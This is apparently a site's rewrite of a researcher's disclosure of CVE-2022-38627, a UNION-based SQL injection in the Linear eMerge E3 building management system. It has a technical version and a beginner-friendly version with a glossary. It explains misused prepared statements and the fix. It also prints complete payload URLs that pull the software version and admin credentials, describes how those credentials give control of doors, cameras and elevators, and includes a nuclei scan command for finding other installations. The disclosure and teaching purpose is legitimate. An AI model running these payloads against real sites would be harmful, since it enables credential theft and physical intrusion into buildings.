CVE-2022-38627: A journey through SQLite Injection to compromise the whole enterprise building
The badge_template_print.php endpoint built a SQL query by concatenating user input into a prepared statement instead of binding it, so the input was compiled as part of the query. An attacker could use UNION-based SQL injection to read the database, including admin credentials, and then log in to control the building management system.
 Published on infosecwriteups.com
In this research, I will show you how I managed to find this critical 0-day that allows me to control the entire enterprise building (doors, cameras, elevators, etc… ) in addition to that, I can collect employee data and add new employees who have permission to access the enterprise building, all of this is besides to…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target of this research is the Linear eMerge E3 Series, a building management system used to control doors, cameras, elevators and other building infrastructure. The author lists the environments where the product is deployed: school districts and campuses (K12 and higher education), corporate campuses, state and local government buildings such as civic centres, city halls, police stations and jails, public utilities, transportation sites such as airports, subway and bus depots, places of worship, and medical facilities including hospitals, pharma and bio labs.
The feature examined here is the badge template printing endpoint, /badging/badge_template_print.php. It takes user input through the idt parameter and passes it into a database query. The author's claim is that a SQL injection in this endpoint allows control of the entire enterprise building, collection of employee data, and creation of new employees with permission to access the building, in addition to the usual impact of a critical SQL injection.
Setup
The research started from static analysis: the author had access to the source code and the database, which is how the column layout used later in the exploitation was known in advance. The author had access to the source code and database, so the column layout was known in advance rather than discovered through the injection. A nuclei template was written for detection, and the tooling shown is nuclei run from a Kali shell against a list of subdomains.
Finding it
Looking at /badging/badge_template_print.php, the author saw that the developers take user input through the idt parameter and pass it to the query using a prepared statement, which should prevent SQL injection.

The code shown takes the input and prepares the query, but the implementation of the prepared statement is wrong. To explain what went wrong, the author first walks through how prepared statements are supposed to work.
How prepared statements work
The prepared statement workflow passes through seven phases.

Prepare Statement Phases for SQL query processing
The query is passed to the database in this shape:
$sth = $db->prepare("SELECT * FROM ".dbtable." where No = ?");
The question mark is a parameter placeholder. The seven phases are:
- Parsing phase: the query is parsed for syntax errors and misspelling checks to ensure the validity of the SQL query.
- Semantics check phase: the Database Management System establishes the validity of the query: do the specified columns and table exist, and does the user have privileges to execute this query?
- Binding phase: the database engine detects the placeholders and the query is compiled with placeholders. The user-supplied data is added later, at the placeholder replacement phase, like this:
$sth->bindValue(1, $id, PDO::PARAM_INT);
- Query optimisation phase: the DBMS chooses the best algorithm for executing the query.
- Cache phase: the best algorithm is saved in the cache, so the next time the same query is executed it skips the first four phases and jumps straight to the placeholder replacement phase.
- Placeholder replacement phase: the placeholders are replaced with the user's data. The query is already pre-compiled, so the final query does not go through the compilation phase again. For this reason the user-provided data is always interpreted as a simple string and cannot modify the original query's logic, which makes the query immune to SQL injection for that data.
- Execution phase:
$sth->execute();
The query is then executed successfully. These are the phases that prepared statements pass through to prevent SQL injection.
Root cause
Returning to the vulnerable code, the developer put the $id parameter that comes from the user directly into the prepared statement instead of binding it as a value.

If the user input is something like:
?id=1 UNION SELECT * FROM User
then the $sth variable value becomes:
$db->prepare("SELECT * FROM User where No=1 UNION SELECT * FROM User")
The prepared statement therefore takes the input as part of the query rather than as a bind value. The user input passes through all phases starting from phase one, so the SQL compiler compiles it as part of the query. It is not treated as a bind value because it entered in the query at the first phase, not at the sixth phase (placeholder replacement). That is what leads to a successful SQL injection.

Two further details of the endpoint matter for exploitation. The $xml variable is loaded from an XML file using the tpl parameter. The first if statement forces the request to load an XML file that contains a <picture> tag; the developers created an XML file named aa.xml for this, so all that is needed is to put the file name in the tpl parameter, as in ?tpl=aa.xml. The second if statement needs to evaluate to false so that the else branch executes and prints the ImageFile column in the page, which is how database content is extracted. The output therefore has to be concatenated into the ImageFile column.
Exploitation
Step 1: Determine the output column
From the source code and database, the author knew that the ImageFile column was column number 12 out of 39 columns on the User table. Because the exploitation is black-box, this knowledge is used to build the payload rather than being discovered through the injection. The payload is union-based: the output is concatenated at column 12 and the other 38 columns are defined with a NULL value.
/badging/badge_template_print.php?tpl=aa.xml&idt=1337 UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,' SWVersion:'||SWVersion,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL from version
The tpl=aa.xml parameter satisfies the first if statement by loading the XML file with the <picture> tag. The idt value 1337 is followed by a UNION SELECT with 39 columns, the twelfth of which concatenates the literal SWVersion: with the SWVersion value from the version table. The output is the software version from the version table, and the page shows it in this form:
SWVersion:<software version will be printed here>

Step 2: Extract admin credentials

The same technique is applied to the controller table to read the administrator's ID and password:
/badging/badge_template_print.php?tpl=aa.xml&idt=1337 union select NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,' Admin-ID-is:'||id||'%20Admin-Password-is:'||password,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL from controller
Here column 12 concatenates the literal Admin-ID-is: with the id value, then %20 (a URL-encoded space), then Admin-Password-is: with the password value, all read from the controller table. The result is printed in the ImageFile column of the page.
Step 3: Log in to the dashboard
With the admin credentials obtained from the controller table, the author could log in to the web dashboard and control the whole enterprise building from it.
Automation

For detection of the vulnerability, the author wrote a nuclei template to scan bug bounty programmes or enterprise assets. It is published in the Security Research Repository at https://github.com/omarhashem123/Security-Research/tree/main/CVE-2022-38627 and is run as follows:
┌──(omar㉿kali)-[~]
└─$ nuclei -t CVE-2022–38627.yaml -l subdomains.txt
Impact
A successful exploitation gives control of the entire enterprise building, including doors, cameras and elevators, through the web dashboard after logging in with the recovered admin credentials. The attacker can also collect employee data and add new employees who have permission to access the enterprise building. These effects sit on top of the direct impact of a critical SQL injection. After recovering the admin credentials, the author logged in to the web dashboard and could control the whole enterprise building from it.
Fix
The report does not describe a vendor fix or a patch. The defect it identifies is the wrong use of prepared statements: user input is concatenated into the query passed to $db->prepare() instead of being bound as a value. The correction implied by the author's explanation of the seven phases is to keep the query text fixed with placeholders and supply the user input through binding, as in the bindValue example, so that the input is only substituted at the placeholder replacement phase and cannot alter the query's logic.
Variants to test
- Other endpoints that call
prepare()with concatenated input. Grep the codebase forprepare(calls whose argument is built with string concatenation or interpolation. A positive result is a query where a request parameter appears inside the prepared string rather than in abindValueorexecute([...])call. - The same
idtparameter with a differenttplfile. The endpoint requires an XML file containing a<picture>tag. Try other XML files that satisfy the firstifand make the secondiffalse, and check whether theImageFilecolumn is printed. A positive result is database content appearing in the page. - Union column count and position. On other installations, vary the number of
NULLcolumns and the position of the concatenated output until the page prints the injected string. A positive result is the literal marker (for exampleSWVersion:) appearing in the response. - Other tables reachable through the same injection. The author read from
versionandcontroller; the same union technique can be pointed at other tables to see what the database user can reach. A positive result is any table's data rendered in theImageFilecolumn. - Detection with the published nuclei template. Run the template against a list of subdomains as shown above. A positive result is a match reported by nuclei for hosts exposing the vulnerable endpoint.
What happened, in plain words
A security researcher found a serious flaw in a product called the Linear eMerge E3 Series. That product is a building management system: software that runs the day-to-day infrastructure of a large building or campus. It controls doors, cameras, elevators and similar equipment. The researcher found a way to break into the web interface of that system and, from there, to control the whole building, read employee data and add new employees who are allowed to enter the building.
The flaw itself is a classic one called SQL injection. The short version: a website sometimes takes what you type and puts it straight into a command it sends to its database, without checking it. If you type something clever instead of a normal value, the database obeys your text as if it were part of the website's own command. That is what happened here, in a page that prints badge templates.
This article walks through the whole story in the same order as the researcher told it: what the product is, how the vulnerable page was found, how the database query mechanism is supposed to work, why it was used wrongly, how the researcher pulled data out of the database, and how the whole thing was automated. Every request and payload is copied exactly as it appeared.
What the product is
The Linear eMerge E3 Series is described as one of the industry-leading products in building management systems, and one of the most widely used. A building management system is the software layer that ties together the physical equipment of a building: who may open which door, what the cameras record, which floors the elevators serve. Think of it as the reception desk and the key cabinet of a large building, rolled into one program.
The researcher lists where this product is deployed:
- School districts and campuses (K12 and higher education)
- Corporate campuses
- State and local government buildings (civic centres, city halls, police stations, jails)
- Public utilities
- Transportation (airports, subway, bus depots)
- Places of worship (churches, mega-church campuses)
- Medical facilities (hospitals, pharma, bio labs)
- And more
That list matters because it explains the impact. A flaw in a system like this is not just a website problem; it is a physical-security problem.
The feature examined in the research is the badge template printing page, at the address /badging/badge_template_print.php. A badge template is the layout used to print an employee's access badge: the card with a photo and details that lets someone through doors. The page takes user input through a parameter called idt and passes it into a database query.
A parameter is the part of a web address after a question mark that carries a value. In page.php?name=Alice, name is the parameter and Alice is its value. When you fill in a search box on a website and press Enter, your browser usually builds exactly this kind of address behind the scenes.
The researcher's claim is that a SQL injection in this page allows control of the entire enterprise building, collection of employee data, and creation of new employees with permission to access the building, on top of the usual impact of a critical SQL injection.
How the research started
The research started from static analysis. Static analysis means reading the program's source code, the text files the developers wrote, without running the program. It is like reading the blueprint of a building instead of walking through it.
The researcher had access to the source code and the database. That is how the layout of the database, which column sits where, was known in advance. The researcher had access to the source code and the database, so the column layout was known in advance rather than discovered through the injection.
A payload is the piece of text an attacker sends to trigger the flaw. Think of it as the exact sentence you say to a clerk to make them do something they should not.
A nuclei template was written for detection. Nuclei is a free tool that sends prepared requests to many hosts and reports which ones answer in a particular way. A template is the recipe file that tells nuclei what to send and what to look for. The tooling shown is nuclei run from a Kali shell against a list of subdomains. Kali is a Linux distribution that ships with security tools; a shell is the text window where you type commands; a subdomain is a name like shop.example.com under a main domain example.com.
Finding it
Looking at /badging/badge_template_print.php, the researcher saw that the developers take user input through the idt parameter and pass it to the query using a prepared statement, which should prevent SQL injection.
A prepared statement is a way of talking to a database that is designed to be safe. The idea is to send the command and the data separately, so the database never confuses the two. The everyday comparison: a form letter with blanks. You hand the clerk the printed letter with empty slots, and separately you hand over the name to write in the slot. The clerk writes your name in the blank; they do not rewrite the letter. If your name happens to contain the words "and also pay me all the money", those words just get written in the blank as a name, not obeyed as an instruction.
The code shown takes the input and prepares the query, but the implementation of the prepared statement is wrong. To explain what went wrong, the researcher first walks through how prepared statements are supposed to work.
How prepared statements work
The prepared statement workflow passes through seven phases.
Prepare Statement Phases for SQL query processing
The query is passed to the database in this shape:
$sth = $db->prepare("SELECT * FROM ".dbtable." where No = ?");
Line by line:
$sthis a variable, a named box that holds a value. Here it holds the prepared statement object, the thing that will later be executed.$dbis the database connection object, the open line to the database.->prepare(...)asks that connection to prepare a query. Preparing means: check it, compile it, get it ready, but do not run it yet."SELECT * FROM "is the start of the query text.SELECTmeans read data;*means all columns;FROMnames the table to read from..dbtable.glues the table name into the middle of the text. The dots are string concatenation, joining pieces of text together." where No = ?"finishes the query with a condition: only rows where theNocolumn equals something.?is the parameter placeholder. It is a blank slot. The actual value is supplied later, separately.
The question mark is called a parameter placeholder. The seven phases are:
- Parsing phase: the query is parsed for syntax errors and misspelling checks to ensure the validity of the SQL query. Parsing means reading the text and checking it is grammatically valid, the way a spell-checker reads a sentence.
- Semantics check phase: the Database Management System establishes the validity of the query: do the specified columns and table exist, and does the user have privileges to execute this query? The Database Management System, or DBMS, is the program that stores and serves the data. Semantics here means meaning rather than grammar: the sentence is well formed, but does the table it names actually exist, and is this user allowed to read it?
- Binding phase: the database engine detects the placeholders and the query is compiled with placeholders. The user-supplied data is added later, at the placeholder replacement phase, like this:
$sth->bindValue(1, $id, PDO::PARAM_INT);
Line by line:
$sth->bindValue(...)attaches a value to a placeholder on the prepared statement.1is which placeholder to fill: the first one, the?in the query.$idis the value to put there, the user's input.PDO::PARAM_INTtells the database to treat that value as an integer, a whole number. PDO is the database-access layer in PHP, the language this page is written in. Declaring the type is part of the safety: the value is handled as a number, not as query text.
- Query optimisation phase: the DBMS chooses the best algorithm for executing the query. Optimisation means picking the most efficient route to the answer, like a satnav choosing the fastest road.
- Cache phase: the best algorithm is saved in the cache, so the next time the same query is executed it skips the first four phases and jumps straight to the placeholder replacement phase. A cache is a store of work already done, kept so it does not have to be redone.
- Placeholder replacement phase: the placeholders are replaced with the user's data. The query is already pre-compiled, so the final query does not go through the compilation phase again. For this reason the user-provided data is always interpreted as a simple string and cannot modify the original query's logic, which makes the query immune to SQL injection for that data. A string here means plain text, treated as content, never as instruction.
- Execution phase:
$sth->execute();
Line by line:
$sthis the prepared statement built earlier.->execute()runs it, now that the blanks are filled.
The query is then executed successfully. These are the phases that prepared statements pass through to prevent SQL injection.
Why it broke
Returning to the vulnerable code, the developer put the $id parameter that comes from the user directly into the prepared statement instead of binding it as a value.
In plain words: the clerk was handed a letter that already had the customer's name written into the body of the letter, not into a blank slot. So when the customer's name contained an instruction, the clerk read it as part of the letter and obeyed it.
If the user input is something like:
?id=1 UNION SELECT * FROM User
Line by line:
?id=is the start of a web address's parameter section, with a parameter namedid.1is an ordinary value, a number, which makes the query look normal.UNIONis a SQL keyword that joins the results of two queries into one list.SELECT * FROM Useris a second query: read all columns from theUsertable.
So instead of one query, the database is asked for the original result plus everything in the User table.
then the $sth variable value becomes:
$db->prepare("SELECT * FROM User where No=1 UNION SELECT * FROM User")
Line by line:
$db->prepare(...)prepares a query, as before."SELECT * FROM User where No=1is the original query, but with the user's1written into the text.UNION SELECT * FROM User"is the attacker's addition, now sitting inside the same quoted string, so the database treats it as part of the command.
The prepared statement therefore takes the input as part of the query rather than as a bind value. The user input passes through all phases starting from phase one, so the SQL compiler compiles it as part of the query. It is not treated as a bind value because it entered in the query at the first phase, not at the sixth phase (placeholder replacement). That is what leads to a successful SQL injection.
Two further details of the endpoint matter for exploitation.
The $xml variable is loaded from an XML file using the tpl parameter. XML is a text format for structured data, a bit like a very strict outline with tags around each item. The first if statement forces the request to load an XML file that contains a <picture> tag; the developers created an XML file named aa.xml for this, so all that is needed is to put the file name in the tpl parameter, as in ?tpl=aa.xml. An if statement is a branch in the program: if the condition is true, do one thing, otherwise do another.
The second if statement needs to evaluate to false so that the else branch executes and prints the ImageFile column in the page, which is how database content is extracted. The output therefore has to be concatenated into the ImageFile column. In other words, the page is being used as a noticeboard: whatever ends up in that one column gets displayed, so the attacker arranges for the stolen data to land there.
Exploitation
Step 1: Determine the output column
From the source code and database, the researcher knew that the ImageFile column was column number 12 out of 39 columns on the User table. Because the exploitation is black-box, this knowledge is used to build the payload rather than being discovered through the injection. The payload is union-based: the output is concatenated at column 12 and the other 38 columns are defined with a NULL value.
A union-based injection works because UNION requires both halves to return the same number of columns. If the original query returns 39 columns, the attacker's added query must also produce 39 values. NULL is SQL's way of saying "nothing here", a harmless filler. The attacker fills 38 slots with NULL and puts the stolen data in the one slot that the page actually displays.
/badging/badge_template_print.php?tpl=aa.xml&idt=1337 UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,' SWVersion:'||SWVersion,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL from version
Line by line:
/badging/badge_template_print.phpis the page being requested.?starts the parameters.tpl=aa.xmlsatisfies the firstifstatement by loading the XML file with the<picture>tag.&separates parameters.idt=1337is the value the page puts into its query.1337is a common placeholder number in security testing.UNION SELECTstarts the attacker's added query, joined to the original result.- The long run of
NULL,NULL,...fills the columns with empty values. There are 38 of them. ' SWVersion:'||SWVersionis the twelfth value. The single quotes mark a literal piece of text.||joins two pieces of text together. So the literalSWVersion:is glued to the value of theSWVersioncolumn. The leading space is part of the literal.from versionsays which table to read: theversiontable.
The output is the software version from the version table, and the page shows it in this form:
SWVersion:<software version will be printed here>
Line by line:
SWVersion:is the literal text the attacker injected.<software version will be printed here>is where the database's stored version value appears.
Seeing that marker on the page is the proof: the attacker's text came back, so the database executed the attacker's query and the page displayed the result.
Step 2: Extract admin credentials
The same technique is applied to the controller table to read the administrator's ID and password:
/badging/badge_template_print.php?tpl=aa.xml&idt=1337 union select NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,' Admin-ID-is:'||id||'%20Admin-Password-is:'||password,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL from controller
Line by line:
/badging/badge_template_print.php?tpl=aa.xml&idt=1337is the same page and the same two parameters as before.union selectstarts the added query. SQL keywords are not case-sensitive, sounion selectworks the same asUNION SELECT.- The run of
NULLvalues fills the columns, with the twelfth slot reserved for the stolen data. ' Admin-ID-is:'||idputs the literal textAdmin-ID-is:next to the value of theidcolumn.||'%20Admin-Password-is:'||passwordthen joins%20, which is the URL-encoded form of a space, then the literalAdmin-Password-is:, then the value of thepasswordcolumn.from controllerreads from thecontrollertable, where the administrator's login details are stored.
The result is printed in the ImageFile column of the page.
Step 3: Log in to the dashboard
With the admin credentials obtained from the controller table, the researcher could log in to the web dashboard and control the whole enterprise building from it. A dashboard is the control panel of the product: the screen where doors, cameras and elevators are managed. Credentials are the username and password pair that prove who you are.
With the admin credentials, the researcher could log in to the web dashboard and control the whole enterprise building from it.
Automation
For detection of the vulnerability, the researcher wrote a nuclei template to scan bug bounty programmes or enterprise assets. A bug bounty programme is a scheme where an organisation invites outside researchers to report flaws, sometimes for a reward. Enterprise assets are the internet-facing systems an organisation owns.
The template is published in the Security Research Repository at https://github.com/omarhashem123/Security-Research/tree/main/CVE-2022-38627 and is run as follows:
┌──(omar㉿kali)-[~]
└─$ nuclei -t CVE-2022–38627.yaml -l subdomains.txt
Line by line:
┌──(omar㉿kali)-[~]is the shell prompt: the useromaron the machinekali, currently in the home directory~. It is decoration, not a command.└─$is the prompt where the command is typed.nucleiis the scanning tool.-t CVE-2022–38627.yamltells it which template file to use.-tis the option for template.-l subdomains.txttells it to read the list of targets from a file calledsubdomains.txt.-lis the option for list.
Running it sends the template's request to every host in the list and reports the ones that match, which is how you find other installations of the same vulnerable product at scale.
Impact
A successful exploitation gives control of the entire enterprise building, including doors, cameras and elevators, through the web dashboard after logging in with the recovered admin credentials. The attacker can also collect employee data and add new employees who have permission to access the enterprise building. These effects sit on top of the direct impact of a critical SQL injection. After recovering the admin credentials, the researcher logged in to the web dashboard and could control the whole enterprise building from it.
Fix
The report does not describe a vendor fix or a patch. The defect it identifies is the wrong use of prepared statements: user input is concatenated into the query passed to $db->prepare() instead of being bound as a value. The correction implied by the explanation of the seven phases is to keep the query text fixed with placeholders and supply the user input through binding, as in the bindValue example, so that the input is only substituted at the placeholder replacement phase and cannot alter the query's logic.
Variants to test
- Other endpoints that call
prepare()with concatenated input. Search the codebase forprepare(calls whose argument is built with string concatenation or interpolation. A positive result is a query where a request parameter appears inside the prepared string rather than in abindValueorexecute([...])call. - The same
idtparameter with a differenttplfile. The endpoint requires an XML file containing a<picture>tag. Try other XML files that satisfy the firstifand make the secondiffalse, and check whether theImageFilecolumn is printed. A positive result is database content appearing in the page. - Union column count and position. On other installations, vary the number of
NULLcolumns and the position of the concatenated output until the page prints the injected string. A positive result is the literal marker (for exampleSWVersion:) appearing in the response. - Other tables reachable through the same injection. The researcher read from
versionandcontroller; the same union technique can be pointed at other tables to see what the database user can reach. A positive result is any table's data rendered in theImageFilecolumn. - Detection with the published nuclei template. Run the template against a list of subdomains as shown above. A positive result is a match reported by nuclei for hosts exposing the vulnerable endpoint.
Glossary
- API: a defined way for one program to ask another program to do something, like a service counter with fixed forms to fill in.
- Binding: attaching a value to a placeholder in a prepared statement so the database treats it as data, never as command text.
- Black-box testing: attacking a running system from the outside without reading its source code.
- Bug bounty programme: a scheme where an organisation invites outside researchers to report security flaws, sometimes for a reward.
- Cache: a store of work already done, kept so it does not have to be redone.
- Column: one field of a table in a database, for example the
passwordcolumn of thecontrollertable. - Concatenation: joining pieces of text end to end, often written with
.in PHP or||in SQL. - Credentials: the username and password pair that prove who you are.
- Dashboard: the control panel screen of a product, here the one that manages doors, cameras and elevators.
- Database: an organised store of data, arranged in tables of rows and columns.
- DBMS (Database Management System): the program that stores and serves a database.
- Endpoint: a specific address on a website that performs a specific action, such as
/badging/badge_template_print.php. - Enterprise asset: an internet-facing system owned by an organisation.
ifstatement: a branch in a program: if a condition is true, do one thing, otherwise do another.- Kali: a Linux distribution that ships with security tools.
- Nuclei: a tool that sends prepared requests to many hosts and reports which ones answer in a particular way.
NULL: SQL's value for "nothing here", used as a harmless filler.- Parameter: a named value carried in a web address after a question mark, as in
?idt=1337. - Parameter placeholder: the
?in a prepared query, a blank slot to be filled later. - Parsing: reading text and checking it is grammatically valid.
- Payload: the exact piece of text an attacker sends to trigger a flaw.
- PDO: the database-access layer in PHP, the language the vulnerable page is written in.
- PHP: a programming language commonly used for websites.
- Prepared statement: a way of sending a query and its data separately so the database never confuses the two.
- Prompt: the text a shell shows to indicate it is ready for a command.
- Query: a request for data sent to a database, usually written in SQL.
- Semantics: meaning rather than grammar; here, whether the tables and columns a query names actually exist and are permitted.
- Shell: the text window where you type commands.
- Source code: the text files a program is written in.
- SQL: the language used to talk to a database.
- SQL injection: a flaw where user input is placed into a database query as if it were part of the command, so the database obeys the attacker's text.
- Static analysis: reading a program's source code without running it.
- String: plain text, treated as content rather than instruction.
- Subdomain: a name under a main domain, such as
shop.example.comunderexample.com. - Table: a set of rows and columns in a database, such as
Userorcontroller. - Template (nuclei): the recipe file that tells nuclei what to send and what to look for.
- Union-based injection: an injection that uses SQL's
UNIONkeyword to append a second query to the original one and read its results. - URL encoding: writing special characters in a web address in a safe form, for example
%20for a space. - Variable: a named box in a program that holds a value.
- XML: a text format for structured data, with tags around each item.